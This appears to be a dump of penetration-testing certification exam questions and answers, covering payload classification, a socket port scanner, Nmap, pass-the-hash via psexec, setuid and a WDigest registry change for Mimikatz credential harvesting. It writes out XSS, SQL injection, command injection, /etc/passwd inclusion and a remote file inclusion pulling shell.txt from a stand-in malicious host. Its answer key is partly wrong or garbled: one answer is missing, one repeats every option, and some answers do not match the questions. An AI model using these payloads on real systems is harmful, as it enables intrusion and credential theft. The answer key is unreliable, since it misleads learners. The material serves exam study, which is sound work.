


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Version: 9.0

Question: 1

DRAG DROP


Performance based

You are a penetration Tester reviewing a client's website through a web browser.

Instructions:


Review all components of the website through the browser to determine if vulnerabilities are present.



Remediate ONLY the highest vulnerability from either the certificate source or cookies.



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The image displays three screenshots from a 'Secure System' interface, likely a web application security tool. The first two screenshots show the 'viewcookies' and 'remediatecookies' pages for the URL <https://compia.org/login.aspx#viewcookies> and <https://compia.org/login.aspx#remediatecookies>. Both show a table of cookies with columns for Name, Value, Domain, Path, Expires, Size, HTTP, Secure, and SameSite. The third screenshot shows the 'remediatecert' page for the same URL, which includes a 'Certificate' section with 'General', 'Details', and 'Certificate Path' tabs. The 'General' tab shows certificate information: 'This certificate is intended for the following purpose(s): Ensures the identity of a remote computer', issued to '*.compia.org' by 'RapidSSL SHA256 CA' and valid from 7/18/2016 to 7/19/2018. To the right of the certificate information is a 'Drag and Drop Options' section with four buttons: 'Remove certificate from server', 'Generate a Certificate Signing Request', 'Submit CSR to the CA', and 'Install re-issued certificate on the server'. Below these buttons are four steps, each with a question mark icon in a box.

Answer:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server

Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python  
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all

Code segment	Output
<code>s[4:8]</code>	<code>iita</code> <code>imdA</code>
<code>s[4:12:2]</code>	<code>inis</code> <code>nist</code>
<code>s[3::-1]</code>	<code>nsrt</code> <code>rota</code>
<code>s[-7:-2]</code>	<code>snmA</code> <code>trat</code>

Answer:

- 1.) NIST
- 2.) NSRT
- 3.) imdA
- 4.) TRAT

Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex

1 []

2 []

3 []

4 []

zv3rl0ry

Zverlory

Zverl0ry

Zv3r!0ry

Answer:

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

Question: 4

HOTSPOT

You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
<code>search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e</code>	Command Injection	Parameterized queries
<code>#inner-tab"><script>alert(1)</script></code>	DOM-based Cross Site Scripting	Preventing external calls
<code>site=www.exe'ping%20-c%2010%20localhost'mple.com</code>	SQL Injection (Error)	Input Sanitization ... \, /, sandbox requests
<code>item=widget';waitfor%20delay%20'00:00:20';--</code>	SQL Injection (Stacked)	Input Sanitization :- \$, {, (, }
<code>logfile=%2fetc%2fpasswd%00</code>	SQL Injection (Union)	Input Sanitization "' < ; > , -
<code>logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt</code>	Reflected Cross Site Scripting	
<code>item=widget%20union%20select%20null,null,@version;--</code>	Local File Inclusion	
<code>redir=http:%2f%2fwww.malicious-site.com</code>	Remote File Inclusion	
<code>item=widget'+convert(int,@version)+'</code>	URL Redirect	
<code>lookup=\$(whoami)</code>		

Payloads	Vulnerability Type	Remediation
search=Bob%3c%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
#inner-tab%3cscript%3dalert(1)%3c/script%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
site=www.exe%20ping%20-c%20%20localhost%20mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
item=widget%20waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
logfile=http%3a%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
item=widget%20union%20select%20null,null,@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
redir=http%3a%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
item=widget%20convert(int,@version)+	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,
lookup=\$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization : \. /, sandbox requests Input Sanitization : ; \$ () () Input Sanitization : ' < ; > ,

Answer:

Question: 5

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

Drag and Drop Options

```
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
}
```

```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
ort_scan(sys.argv[1], ports)
!usr/bin/bash
```

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Answer:

```
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
}

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

ort_scan(sys.argv[1], ports)

/usr/bin/bash
```

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Question: 6

A constant wants to scan all the TCP Ports on an identified device. Which of the following Nmap switches will complete this task?

- A. -p-
- B. -p ALX,
- C. -p 1-65534
- D. -port 1-65534

Answer: A

Question: 7

A security consultant is trying to attack a device with a previous identified user account.

```
Module options (exploit/windows/smb/psexec):
Name                               Current Setting                               Required
-----                               -
RHOST                               192.168.1.10                                yes
RPORT                               445                                          yes
SERVICE_DESCRIPTION                no
SERVICE_DISPLAY_NAME               no
SERVICE_NAME                       no
SHARE                                ADMIN$                                       no
SMBDOMAIN                            ECorp                                       yes
SMBPASS                              aad3b435b514004eeaad3b435b5140ee:gbb5n356b58700ggppd6m2439ep no
SMBUSER                              Administrator                               no
```

Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

Answer: D

Question: 8

The following command is run on a Linux file system:
Chmod 4111 /usr/bin/sudo
Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Answer: B

Question: 9

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

- A. TCP SYN flood

- B. SQL injection
- C. xss
- D. XMAS scan

Answer: A

Question: 10

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz. Which of the following registry changes would allow for credential caching in memory?

A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t  
REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t  
REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential  
/t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t  
REG_DWORD /d 1
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D



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